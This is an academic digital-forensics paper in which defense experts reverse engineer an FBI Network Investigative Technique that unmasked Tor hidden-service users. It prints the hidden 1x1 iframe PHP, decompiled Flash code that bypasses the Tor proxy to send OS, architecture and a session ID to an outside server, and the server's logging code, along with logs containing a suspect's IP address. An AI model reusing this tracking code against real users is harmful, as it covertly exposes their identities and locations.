Annual ADFSL Conference on Digital Forensics, Security and Law

2016
Proceedings

May 25th, 1:00 PM

Reverse Engineering a Nit That Unmasks Tor Users

Matthew Miller
University of Nebraska at Kearney, millermj@unk.edu

Joshua Stroschein
Dakota State University, joshua.stroschein@dsu.edu

Ashley Podhradsky
Dakota State University, ashley.podhradsky@dsu.edu

REVERSE ENGINEERING A NIT THAT UNMASKS TOR USERS

Miller, Matthew millermj@unk.edu
Stroschein, Joshua Joshua.Stroschein@dsu.edu
Podhradsky, Ashley Ashley.Podhradsky@dsu.edu
University of Nebraska at Kearney and Dakota State University

ABSTRACT

This paper is a case study of a forensic investigation of a Network Investigative Technique (NIT) used by the FBI to deanonymize users of a The Onion Router (Tor) Hidden Service. The forensic investigators were hired by the defense to determine how the NIT worked. The defendant was accused of using a browser to access illegal information. The authors analyzed the source code, binary files and logs that were used by the NIT. The analysis was used to validate that the NIT collected only necessary and legally authorized information. This paper outlines the publicly available case details, how the NIT logged data, and how the NIT utilized a capability in flash to deanonymize a Tor user. The challenges with the investigation and concerns of the NIT will also be discussed.

Keywords: Tor, NIT, deanonymization, Tor Hidden Services, flash

1. INTRODUCTION

The FBI was given access to a group of computers that were running a The Onion Router (Tor) Hidden Service that hosted illegal content. The FBI then requested and received a warrant to investigate the individuals whom accessed the illegal content on those servers. When content is accessed via the Tor network [1], the IP address of the computer requesting the content is hidden. The FBI developed a Network Investigative Technique (NIT) that would deanonymize the users of the Tor Hidden Service. For a short period of time, the FBI ran a server that supplied a flash object (NIT) to a users browser, which in turn would deanonymize those users. The data gathered from the NIT was used as probable cause to acquire search warrants. This story was reported in many outlets [2] [5] [6] [9] [10]. Our team was retained to investigate the NIT to ensure that it only collected the information specified in the original warrant. Our team's original report has been published for public viewing [8].

This investigation is one of the first where law enforcement have actively modified Tor hidden service website to deanonymize the users. In a traditional website, the Internet Protocol (IP) address of a client is used as a component of the IP networking layer. Thus an IP address is required for a website to operate properly. To thwart authorities, users of illegal content moved to using proxy addresses to access websites. The poxy service will make the connection for the client and mask the identity of the user. To deanonymize proxy users, law enforcement can get a court order to seize and modify the proxy servers. With the advent of Tor, users can bounce their encrypted traffic through the Tor network to achieve anonymity. The movement to Tor has pushed law enforcement to use more technically advanced methods of deanonymization.

2. NIT FRAMEWORK

The NIT consisted of several different systems that worked in concert to deanonymize users of the Tor Hidden Service. This section is broken down into separate sections based the different systems that were analyzed. A high



Figure 1. NIT High Level Overview



Figure 2. NIT Source Code Overview

level overview of the NIT is shown in Figure 1. Section 2.1 describes how a Session Identifier (SessionID) was generated and logged. Section 2.2 describes the flash application that makes socket connections. Section 2.3 describes how the FBI decrypted and logged data gathered from DNS queries. Section 2.4 describes how the socket connection was logged. Section 2.5 discusses how the data from the logs on different servers were correlated. Section 2.6 discusses our testing of the reliability and reproducibility of the NIT. Section 2.7 discusses some of the issues related to the log correlation and data validity.

2.1 Server Side Code

The main goal of the NIT was to deanonymize users of a Tor Hidden Service by revealing their public IP address. To accomplish this the FBI generated an identifier for users of the Tor Hidden Service. This code needed to be dynamic and change for each user of the webpage, and thus the FBI used php for the server side scripting. When the user would visit one of the pages that was being tracked, a page named gallery.php would be executed. Figure 3 shows one of these pages that included gallery.php. The gallery.php page is included in an iframe and it has a size of 1 pixel by 1 pixel.

The server side code in gallery.php created a unique SessionID each time a tracked webpage was loaded. The data flow is shown in Figure 2. This SessionID is a random number generated using the *mcrypt_create_iv* and *MCRYPT_DEV_URANDOM* functions, which are both standard mcrypt encryption functions. The random number generation is shown in Figure 4 on Line 15. After the SessionID was generated, the FBI would log the data which included IDs for the uri, discussion board, the thread and if the user was a moderator (mod). This is done on line 16 and is shown in Figure 4. The code for the logging is shown in Figure 5. This code simply logs to a table named 'visitors' in a SQL database.

After the SessionID was created, the FBI's code would determine which decloaking method to use. This is shown in Figure 6. The browser that we tested was the Rekonq browser (as per the logs and FBI report). The Rekonq browser would cause the 3^{rd} case (Lines 33-36) to be executed. The code then delivers the correct method of decloaking based on the variables with a prefix *display*. For the Rekonq browser, gallery.php file would include a flash file named gallery.swf and it would pass an *id* to the flash object. This id is created using the FBI's *generate_cookie* function. The result of the *gener-*


```
82    <p class="unimportant" style="text-align:center;"></p>  <iframe src="/gallery.php?b=girls&t=1481&u=%2Fgirls%2Fres%2F1481.html&m=0"
      width="1" height="1" frameborder="0"></iframe></body>
83  </html>
```

Figure 3. Tracked Webpage 1481.html

```
10  // Get the board and request values
11  $request_uri = isset($_GET['u']) ? urldecode($_GET['u']) : '';
12  $board_id    = isset($_GET['b']) ? $_GET['b'] : '';
13  $thread_id   = isset($_GET['t']) ? (int) $_GET['t'] : 0;
14  $is_mod      = isset($_GET['m']) ? (int) $_GET['m'] : 0;
15  $session_id  = strtolower(bin2hex(mcrypt_create_iv(16, MCRYPT_DEV_URANDOM)));
16  request_log($request_uri, $session_id, $board_id, $thread_id, $is_mod);
```

Figure 4. PHP Variables in gallery.php

ate_cookie function will be known as the Encrypted Session Identifier (ECID). The *generate_cookie* function uses the shared key named $GALLERY\_API\_KEY$, sets method to 'swf' and uses the random SessionID that was generated above.

Figure 8 shows the code that was used to generate the ECID. The data stored in the ECID is a commercial at (@) delimited data structure, and data is terminated with a $. The number 2 at the beginning represents which server generated the cookie. There were three different servers, each one had a different hardcoded value. The method is 'swf' and the $session_id is the SessionID from above. This data is encrypted with a random initialization vector (iv) and using the $GALLERY\_API\_KEY$. This key is only readable on the server and not in the client's browser. To decrypt the data, the shared key and the iv are required. At the end of the function, the randomly generated iv is prepended to the result, so that the FBI can decrypt the encoded data.

All of the above occurs when the user requests a page that included gallery.php. In Figure 1 this is step 1. While this data is processed, the response is also sent back to the anonymous Tor user. This process is step 2 in Figure 1. When the user's Rekonq browser processes the page, it will load and execute the the flash object that is embedded (as shown in Figure 7).

2.2 Flash Application and Socket Server

The above section describes how the SessionID and ECID are generated. The ECID is passed to the flash object through the parameter named *id*. The FBI did not provide the source code for the flash application for our analysis. This will be discussed in Section 4. To understand the functionality of the application, we reverse engineered the source code for the flash application using the JPEXS decompiler [7]. The reverse engineered source is shown in Figure 9. In this flash code the function *loadGallery* is called shortly after the flash application is loaded by the browser. This function loads the ECID on Line 42. If that value is not null, the flash application will make a socket connection to the domain 96.126.124.96.ECID.cpimagegallery.com, where the ECID is replaced by the value of the ECID. The domain cpimagegallery.com was controlled by the FBI. When cpimagegallery.com was resolved by a DNS resolver it returned the address of an FBI controlled server (known hereafter as cornhusker) and the use of this domain is discussed in Section 2.3. Flash will make a DNS request to resolve the IP address of the domain above. After the IP address is resolved, the flash application will call the *onConnect* function (Line 27 of Figure 9). The *onConnect* function builds a string that contains the operating system, cpu architechure and the id that was passed to the flash app (ECID). This string is


```
    function request_log($request_uri, $session_id, $board_id, $thread_id = 0, $is_mod = 0)
    {
      // Concatenate all the request headers
        $request_headers = '';
        foreach (getallheaders() as $name => $value) {
            $request_headers .= "$name: $value\r\n";
        }

        // Insert this request into the visitors table
        $query = prepare("INSERT INTO `visitors` (`request_method`, `request_uri`, `request_headers`, `session_id`, `board_id`, `thread_id`, `moderator`) " .
                                    "VALUES (:request_method, :request_uri, :request_headers, :session_id, :board_id, :thread_id, :moderator)");
        $query->bindValue(':request_method', $_SERVER['REQUEST_METHOD']);
        $query->bindValue(':request_uri', $request_uri);
        $query->bindValue(':request_headers', $request_headers);
        $query->bindValue(':session_id', $session_id);
        $query->bindValue(':board_id', $board_id);
        $query->bindValue(':thread_id', $thread_id);
        $query->bindValue(':moderator', $is_mod);
        $query->execute() or error(db_error($query));
    }
```

Figure 5. Request Log Function in functions.php

```
$user_agent  = $_SERVER['HTTP_USER_AGENT'];

// Determine which versions to display based on the user-agent string
if (stristr($user_agent, "Firefox")) {
  // Only display the Javascript version on Firefox, unless the user-agent
  // appears to be a TBB with the WebSocket patch
  $display_java = false;
  $display_swf  = false;

  if (stristr($user_agent, "Mozilla/5.0 (Windows NT 6.1; rv:10.0) Gecko/20100101 Firefox/10.0")) {
    $display_js = false;
  } else {
    $display_js = true;
  }
} else {
  // Only display the Flash version on other browsers
  $display_js   = false;
  $display_java = false;
  $display_swf  = true;
}
?>
```

Figure 6. Browser Check in gallery.php

```
<?php if ($display_swf) { ?>
<script type="text/javascript" src="<?php echo $config['root'] . 'swfobject.js' ?>"></script>
<script type="text/javascript">
// <![CDATA[
if (swfobject.hasFlashPlayerVersion("10.1")) {
    var fn = function() {
        var gallery_info   = {id: "<?php echo generate_cookie(GALLERY_API_KEY, 'swf', $session_id) ?>"};
        swfobject.embedSWF("<?php echo $config['root'] . 'gallery.swf' ?>", "cpimagegallery", "1", "1", "10.1", null, gallery_info, {menu:"false"});
    }
    swfobject.addDomLoadEvent(fn);
}
// ]]>
</script>
<?php } ?>
```

Figure 7. flash file inclusion in gallery.php


```php
    function generate_cookie($key, $method, $session_id)
    {
      // Create the @-delimited plaintext structure
      $data = "2@" . $method . "@" . $session_id . "$";

      // Generate a random IV and encrypt the plaintext
      $ivlen = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_CBC);
      $iv    = mcrypt_create_iv($ivlen, MCRYPT_DEV_URANDOM);
      $enc   = mcrypt_encrypt(MCRYPT_BLOWFISH, $key, $data, 'cbc', $iv);

      // Concatenate the IV and ciphertext and then base32-encode the output
      return join('.', str_split(strtoupper(bin2hex($iv . $enc)), 40));
    }
```

Figure 8. ECID Generation in fuctions.php

```actionscript
import flash.events.Event;
import flash.system.Capabilities;
import flash.Lib;
import flash.net.Socket;
import flash.Boot;

 class ImageGallery
 {

     public var _socket:Socket;
     public function new()
     {
         if(Boot.skip_constructor)
         {
             return;
         }

         _socket = null;
         loadGallery();
     }

     public static function main()
     {
         new ImageGallery();
     }

     public function onConnect(param1:Event)
     {
         var _loc2_:String = "{" + "\"o\":\"" + Capabilities.os + "\"," + "\"x\":\"" +
             Capabilities.cpuArchitecture + "\"," + "\"c\":\"" + Lib.current.loaderInfo.parameters.id + "\"" + "}";
         _socket.writeUTFBytes(_loc2_);
         _socket.writeByte(0);
         _socket.flush();
         _socket.close();

     }

     public function loadGallery()
     {
         trace("LoadGallery");
         var _loc2_:String = "";
         var _loc1_:String = Lib.current.loaderInfo.parameters.id;

         if(_loc1_ != null) {

             _loc2_ = "96.126.124.96." + _loc1_ + ".cpimagegallery.com";
             _socket = new Socket();
             _socket.addEventListener(Event.CONNECT,onConnect);
             _socket.connect(_loc2_,9001);

         }
     }
 }
```

Figure 9. Reverse Engineered NIT source code from gallery.swf

sent to the cornhusker server via a TCP socket connection. These are the parameters that the FBI was allowed to collect via the search warrant that they were issued. Another key point here is that flash will **ignore** the proxy settings for the Rekonq browser. This means that the connection will not traverse the Tor network, but go over the users normal internet connection. This lack of proxy usage will allow the Tor user's public IP address to be revealed and their anonymous TOR activity to be deanonymized. The socket connection will be made using the public IP address of the Tor user.

2.3 DNS parsing and logging

Section 2.2 described how the flash application would make a request to connect to a server with a domain name of the form 96.126.124.96.ECID.cpimagegallery.com. Figure 10 gives a high level overview of the DNS parsing code on cornhusker. The FBI provided us with the code that ran on the cornhusker server along with the logs from that server. This server was destroyed after the operation had completed, so we were unable to analyze the actual server that ran the code. The cornhusker server was running the Twisted Python server [4]. Twisted is "an event-driven networking engine written in Python" that allowed the FBI to perform the resolution of the domains in a flexible manner. This flexibility allowed the FBI to resolve the domains to their IP address, as well as parse ECID that was embedded within those DNS queries. The parsing code is shown in Figure 14. On Line 136 the parsing code will decrypt the cookie. In the call to decrypt_cookie, the value of self.key is the shared secret key and the cookie is the ECID. The code used to decrypt the ECID is shown in Figure 15. Lines 50 and 51 extract the iv and then decrypt the stored information. Line 55 checks to see that the text contains a $ and Line 60 splits up the decrypted text based on the @ delimiter. If there are no errors, the decrypt_cookie function returns the board_id, method of decloaking and the session_id (SessionID). Returning to Figure 14, we can see that the code from Lines 137-138 logs the *board_id*,*method* and *session_ID* to a log file. Lines 140-159 log data to a database. Lines 161-168 create a DNS response with the correct IP address of the cornhusker server and Line 177 sends that response back to the flash application.



Figure 10. Cornhusker Code Overview

2.4 Flash TCP Logging

The flash application that we reverse engineered would make a socket connection after the DNS query returned the IP address of the cornhusker server. Figure 16 shows the code used to log the data acquired from that socket connection. Lines 294-303 show the server providing a policy file if that is requested. Line 317 decrypts the ECID using the same decrypt_cookie function described in Section 2.3. Lines 318 and 319 log the data to a log file and Lines 321-337 log the data to a database.

2.5 Log correlation

The FBI needed to correlate the traffic on the Tor Hidden Service website with the data that



Figure 11. SID Data movement overview

was gathered via the cornhusker server. The method for this correlation was to log the same unique SessionID on both servers. Figure 11 illustrates how the SessionID was logged in both locations. Figure 3 shows a page on the Tor Hidden Service website, which loads gallery.php and logs the generated SessionID. That SessionID is encrypted and stored in the ECID (Figure 8), which is passed as an argument(id) to gallery.swf (Figure 7). The ECID is sent to the cornhusker server as a substring in the domain. Section 2.3 describes how the ECID is decrypted and logged. Figure 12 shows the logged data in the visitors table and Figure 13 shows the SessionID and the IP address logged on cornhusker. The FBI used the fact that the SessionID is the same in both logs to correlate the activity on the two different servers.

2.6 Reliability and Reproducibility

We were able to create an environment that was similar to the environment that was used for the Tor Hidden Service, cornhusker server and our clients operating system. When we connected to the Tor Hidden Service server with an Ubuntu 12.04 computer using the Rekonq browser, the logs generated on the Tor Hidden Service and cornhusker were consistent with the logs we received from the FBI. The DNS requests go over UDP and thus they can be spoofed. However, the cornhusker log indicates that DNS request was made via the the proxy server and thus that data was not logged in this case. The socket connection in the flash application uses TCP and the SessionID is encrypted. Therefore, we believe that the data received from the NIT is reproducible. The TCP connection is not easily spoofed, but the ability to spoof a request is elaborated in the next section.

2.7 Data Validity

This section describes scenarios where the data gathered from the NIT could be faulty.

1 Section 2.5 showed how the FBI correlated the logs from the two servers. There is no guarantee that the request made from gallery.swf was made by the same client that requested the Tor Hidden Service. Outbound connection monitoring would make it trivial to deduce that something unusual was happening. Suppose that gallery.swf were to be placed on another website and given the same id parameter. Then the connection to cornhusker would have logged an inaccurate IP address.

2 Another scenario is one which an actor that knew that the Tor Hidden Service site was deanonymizing users. The requests for the pages 1481.html and index.html could have been placed inside of hidden iframes within other legitimate Tor websites. We found no evidence to suggest that this occurred.

3 The cornhusker server was unavailable for our analysis. Therefore we were unable to analyze any access controls that were in place for that server.

We could not find any evidence that any external actor planted links on additional websites that would have allowed (scenarios 1 or 2 from above) the creation of faulty data. Additionally, we were not given access by our client to decrypt and analyze his encrypted computer hard drives.

3. LAB SETUP

For the analysis, we used an Ubuntu 12.04 virtual machine to simulate the activity that our client used (Client). This was the browser that our client stated he used; it was logged in cornhusker log files and it was included in the FBI reports. We also used Ubuntu 12.04 virtual machine to simulate running Tor website as well as cornhusker logging server(Server). We were not provided with the details of the server running

the cornhusker logging software, but we looked at the software requirements to select an appropriate operating system. The requirements for this server were a MySQL database, a webserver(Apache), Haxe [3] flash compiler and the Twisted framework. We installed all of these packages as well as their dependancies. We connected the Client and Server together via an isolated Ethernet network.

To reverse engineer the NIT software, we utilized the JPEXS [7] flash decompiler. We downloaded the native binaries for our native operating system (Mac OS X) and decompiled the swf file. We used the free Haxe flash compiler to compile our own flash swf files.

3.1 Testing Methodology

The initial goal for our team was to verify the information that was sent to the FBI's server. Some of this information was located in plain text source files (gallery.php, functions.php, index.html) and some of it was located in a compiled swf file (gallery.swf). To determine the functionality of gallery.swf, we utilized the JPEXS decompiler. The decompiler will take the swf byte code and return flash action script code. We then used the Haxe complier to compile the reverse engineered source code to create galleryRE.swf. We used galleryRE.swf to verify that both the reverse engineered flash file (galleryRE.swf) and the original flash file (gallery.swf) send the same information to the cornhusker server.

We followed the Twisted documentation and read the cornhusker.py file to learn the configuration options for the cornhusker server. To ensure that the domain name for cpimagegallery.com worked, we added the correct IP address for the cornhusker server in the resolv.conf file of the client machine.

A second goal set forth by our client was to verify that the data in the FBI report was correctly correlated. We verified that the session_ids in the visitors table matched the session session ids in the cornhusker logs (Figures 12 and 13).

4. CHALLENGES

Reverse engineering a Tor unmasking framework starts with understanding how the framework is set up. The first challenge was that it was difficult to ascertain the details of the unmasking framework. When we arrived for our first visit, they handed us the original three hard drives that were used to host the Tor Hidden Services. The FBI did notify us that php files and a swf file were used for the NIT to generate the data for the reports. We were not given any direction as to how the framework was set up and the cornhusker server was not provided at that time. We were given copies of the reports that summarized the data that was collected by the FBI. We asked the FBI for a copy of the source code for the NIT, but the FBI was unable to provide us with that source code and they believed that they could produce it at a later date. During the Daubert Hearing, the FBI admitted that they were not able to locate the source code to the swf (flash) application. Thus, we had to reverse engineer the flash application to investigate its functionality.

5. CONCLUSIONS

Our team investigated the FBI's NIT that was used to deanonymize users of a Tor Hidden Service that was hosting illegal content. We found that the NIT would deanonymize Tor users. We found that the FBI logged data that was consistent with the search warrant. We found that the NIT produced repeatable results that were consistent with the data we found in the server logs. There are scenarios that could render the data invalid (Section 2.7) , but we found no evidence that any of these scenarios occurred.

The loss of the source code in this case sets a troubling precedent. We believe that due to the small size of the flash application, our analysis in this case is correct. However, if this trend continues, the likelihood that additional functionality (accidental or covert) will increase as the size of the code increases.


```
mysql> select * from visitors where session_id = "bcc5865fc88edbfd2edbce5a3a17738f";
+------------+---------------------+----------------+---------------------+---------------------------------------
| request_id | request_time        | request_method | request_uri         | request_headers
+------------+---------------------+----------------+---------------------+---------------------------------------
|         93 | 2012-11-18 19:15:55 | GET            | /girls/res/1481.html | Host: s7cgvirt5wvojli5.onion
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) rekonq Safari/534.34
Referer: http://s7cgvirt5wvojli5.onion/girls/res/1481.html
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, x-gzip, x-deflate
Accept-Charset: utf-8,*;q=0.5
Accept-Language: en-US, en-US; q=0.8, en; q=0.6
 | bcc5865fc88edbfd2edbce5a3a17738f | girls    |      1481 |         0 |
+------------+---------------------+----------------+---------------------+---------------------------------------
1 row in set (0.00 sec)

mysql> select * from visitors where session_id = "e4dfe8c9d5f481b03c522252789cf605";
+------------+---------------------+----------------+---------------------+---------------------------------------
| request_id | request_time        | request_method | request_uri         | request_headers
+------------+---------------------+----------------+---------------------+---------------------------------------
|         79 | 2012-11-18 19:12:53 | GET            | /girls/index.html | Host: s7cgvirt5wvojli5.onion
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) rekonq Safari/534.34
Referer: http://s7cgvirt5wvojli5.onion/girls/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, x-gzip, x-deflate
Accept-Charset: utf-8,*;q=0.5
Accept-Language: en-US, en-US; q=0.8, en; q=0.6
 | e4dfe8c9d5f481b03c522252789cf605 | girls    |         0 |         0 |
+------------+---------------------+----------------+---------------------+---------------------------------------
1 row in set (0.00 sec)
```

Figure 12. Visitors Table

```
$grep -n cornhusker* -e "69.207.147.71"
cornhusker.log.334:6017:2012-11-19 01:13:32+0000 [FlashClientProtocol,97,69.207.147.71] Received from 69.207.147.71:40331: {"o":"Linux 3.2.0-32-
generic","x":"x86","c":"1229A8DC21B9AB4BC5BD925088FC0BDB3EE5101B.D436C34DC147C147BD2195171473A712A60AE81E.B08CFC2846E6D47B"}
cornhusker.log.334:6018:2012-11-19 01:13:32+0000 [FlashClientProtocol,97,69.207.147.71] Client cookie: board_id=2 method=swf session=e4dfe8c9d5f
481b03c522252789cf605
cornhusker.log.334:6165:2012-11-19 01:16:58+0000 [FlashClientProtocol,98,69.207.147.71] Received from 69.207.147.71:40444: {"o":"Linux 3.2.0-32-
generic","x":"x86","c":"DE948A7954A09D499DDB1806B4403388C4BE7968.10D93F2B47C67E3E2E50B53AF7B28F3BF3EB85A7.931A1F74FAD21443"}
cornhusker.log.334:6166:2012-11-19 01:16:58+0000 [FlashClientProtocol,98,69.207.147.71] Client cookie: board_id=2 method=swf session=bcc5865fc88
edbfd2edbce5a3a17738f
```

Figure 13. Cornhusker Log

```
124   def handleQuery(self, message, protocol, address):
125     query = message.queries[0]
126     if query.cls != dns.IN:
127       message.rCode = dns.ENOTIMP
128     elif query.type != dns.A:
129       message.rCode = dns.ENAME
130     else:
131       try:
132         # Extract the cookie from the domain name
133         cookie = self.extractCookie(str(query.name))
134 
135         # Decrypt the cookie using the shared secret key
136         (board_id,method,session_id) = decrypt_cookie(self.key, cookie)
137         log.msg("Client cookie: board_id=%d method=%s session=%s" \
138                 % (board_id, method, session_id))
139 
140         if not self.db.is_valid_board_id(board_id):
141           log.msg("Invalid board ID: %d" % board_id)
142         else:
143           if not self.db.client_record_exists(cookie, 'dns'):
144             cursor = self.db.cursor()
145             cursor.execute("""
146               INSERT INTO clients (
147                 remote_ip, remote_port, cookie, session_id, board_id, method, source
148               ) VALUES (%s, %s, %s, %s, %s, %s, %s)
149             """, (address[0], address[1], cookie, session_id, board_id, method, 'dns'))
150             cursor.execute("""
151               INSERT INTO dns_clients (
152                 request_id, domain
153               ) VALUES (LAST_INSERT_ID(), %s)
154             """, (str(query.name)))
155             cursor.close()
156             self.db.commit()
157           else:
158             log.msg("Received duplicate cookie '%s' from %s:%d" \
159                       % (cookie, address[0], address[1]))
160 
161         # Form a valid DNS response with our IP address in it
162         payload = dns.Record_A(address=self.address, ttl=60)
163         message.rCode   = dns.OK
164         message.answers = [ dns.RRHeader(name=str(query.name),
165                                          type=dns.A,
166                                          cls=dns.IN,
167                                          ttl=60,
168                                          payload=payload) ]
169 
170       except mysql.Error, e:
171         log.msg("Database error (%d): %s" % (e.args[0], e.args[1]))
172       except InvalidCookieException, e:
173         log.msg("Invalid domain cookie: %s" % e)
174         message.rCode = dns.ENAME
175 
176     # Send the response now
177     self.sendReply(protocol, message, address)
178 
179   def allowQuery(self, message, protocol, address):
180     if len(message.queries) == 0:
181       return False
182     name = str(message.queries[0].name).lower()
183     return name == self.domain or name.endswith("." + self.domain)
```

Figure 14. Handle DNS Query in cornhusker.py


```
39 def decrypt_cookie(key, cookie):
40   # Hex-decode the cookie into a binary string
41   try:
42     encrypted = cookie.decode('hex')
43   except TypeError, e:
44     raise InvalidCookieException("Invalid cookie (%s): %s" % (cookie, e))
45   if len(encrypted) < MIN_COOKIE_BYTES:
46     raise InvalidCookieException("Insufficient cookie length (%s)" % cookie)
47
48   # Attempt to recover the plaintext
49   try:
50     cipher    = Blowfish.new(key.decode('hex'), Blowfish.MODE_CBC, encrypted[:8])
51     decrypted = cipher.decrypt(encrypted[8:])
52   except Exception, e:
53     raise InvalidCookieException("Unable to decrypt cookie (%s): %s" % (cookie, e))
54
55   if "$" not in decrypted:
56     raise InvalidCookieException("No end-of-cookie delimiter found: %s" % dec)
57   decrypted = decrypted[:decrypted.index("$")]
58
59   # Separate out the method and session ID values
60   parts = [x for x in decrypted.split("@") if x]
61   if len(parts) != 3:
62     raise InvalidCookieException("Improperly formatted cookie: %s" % decrypted)
63   try:
64     board_id = int(parts[0])
65   except ValueError, e:
66     raise InvalidCookieException("Invalid board ID: %s" % parts[0])
67   return (board_id, parts[1].lower(), parts[2].lower())
```

Figure 15. decrypt_cookie in cornhusker.py


```
class FlashClientProtocol(basic.LineReceiver):
  delimiter  = '\0'
  MAX_LENGTH = 1024

  def lineReceived(self, request):
    remote = self.transport.getPeer()
    log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))

    if "policy-file-request" in request.lower():
      # Flash Player sent us a policy file request on our target port for some
      # reason. Hey, sometimes it happens.
      try:
        doc = minidom.parseString(request)
        if doc.childNodes[0].tagName.lower() == 'policy-file-request':
          self.transport.write(CROSS_DOMAIN_POLICY + '\0')
          return
      except Exception, e:
        log.msg("Invalid Flash policy file request: %s" % request)
    else:
      # Try to interpret the request as a JSON document
      try:
        # Parse the JSON document
        keyvals = json.loads(request)

        # Extract the client cookie
        if 'c' not in keyvals:
          log.msg("Received data does not contain a client cookie.")
          return
        cookie = keyvals['c'].replace('.', '')

        # Decrypt the cookie to recover the method and session ID
        (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
        log.msg("Client cookie: board_id=%s method=%s session=%s" \
                  % (board_id, method, session_id))

        # Insert this record into the database
        if not self.factory.db.client_record_exists(cookie, 'swf'):
          cursor = self.factory.db.cursor()
          cursor.execute("""
            INSERT INTO clients (
              remote_ip, remote_port, cookie, session_id, board_id, method, source
            ) VALUES (%s, %s, %s, %s, %s, %s, %s)
          """, (remote.host, remote.port, cookie, session_id, board_id, method, 'swf'))
          cursor.execute("""
            INSERT INTO flash_clients (
              request_id, payload, os_name, os_arch
            ) VALUES (LAST_INSERT_ID(), %s, %s, %s)
          """, (request.strip(),
                keyvals['o'] if 'o' in keyvals else None,
                keyvals['x'] if 'x' in keyvals else None))
          cursor.close()
          self.factory.db.commit()
        else:
          log.msg("Received duplicate cookie '%s' from %s:%d" % (cookie, remote.host, remote.port))

        # Close the connection
        self.transport.loseConnection()
```

Figure 16. flash Socket Connection on cornhusker.py

REFERENCES

[1] Roger Dingledin and Nick Mathewson. Tor project. https://www.torproject.org/, 2015 12.

[2] Cyrus Farivar and Sean Gallagher. Feds bust through huge tor-hidden child porn site using questionable malware. http://arstechnica.com/tech-policy/2015/07/feds-bust-through-huge-tor-hidden-child-porn-site-using-questionable-malware/.

[3] The Haxe Foundation. Haxe tool kit website. http://haxe.org/, 03 2016.

[4] Glyph Lefkowitz. Twisted server. https://twistedmatrix.com/trac/, 12 2015.

[5] Pierluigi Paganini. Nit, the flash code the fbi used to deanonymize pedo's on tor. http://securityaffairs.co/wordpress/38213/cyber-crime/nit-fbi-deanonymize-tor.html, 07 2015.

[6] Pierluigi Paganini. Operation tornado – fbi used metasploit to unmask tor users. http://securityaffairs.co/wordpress/31174/cyber-crime/operation-tornado-fbi-against-tor.htm, 12 2015.

[7] Jindra Petrik. Jpexs decompiler. https://www.free-decompiler.com/flash/, 12 2015.

[8] Ashley Podhradsky, Matt Miller, and Josh Strochein. Usa v cottom et al 8:13-cr-00108-jfb-tdt u.s. district court district of nebraska. https://assets.documentcloud.org/documents/2124281/fbi-tor-busting-227-1.pdf, 06 2015.

[9] KEVIN POULSEN. The fbi used the web's favorite hacking tool to unmask tor users. http://www.wired.com/2014/12/fbi-metasploit-tor/.

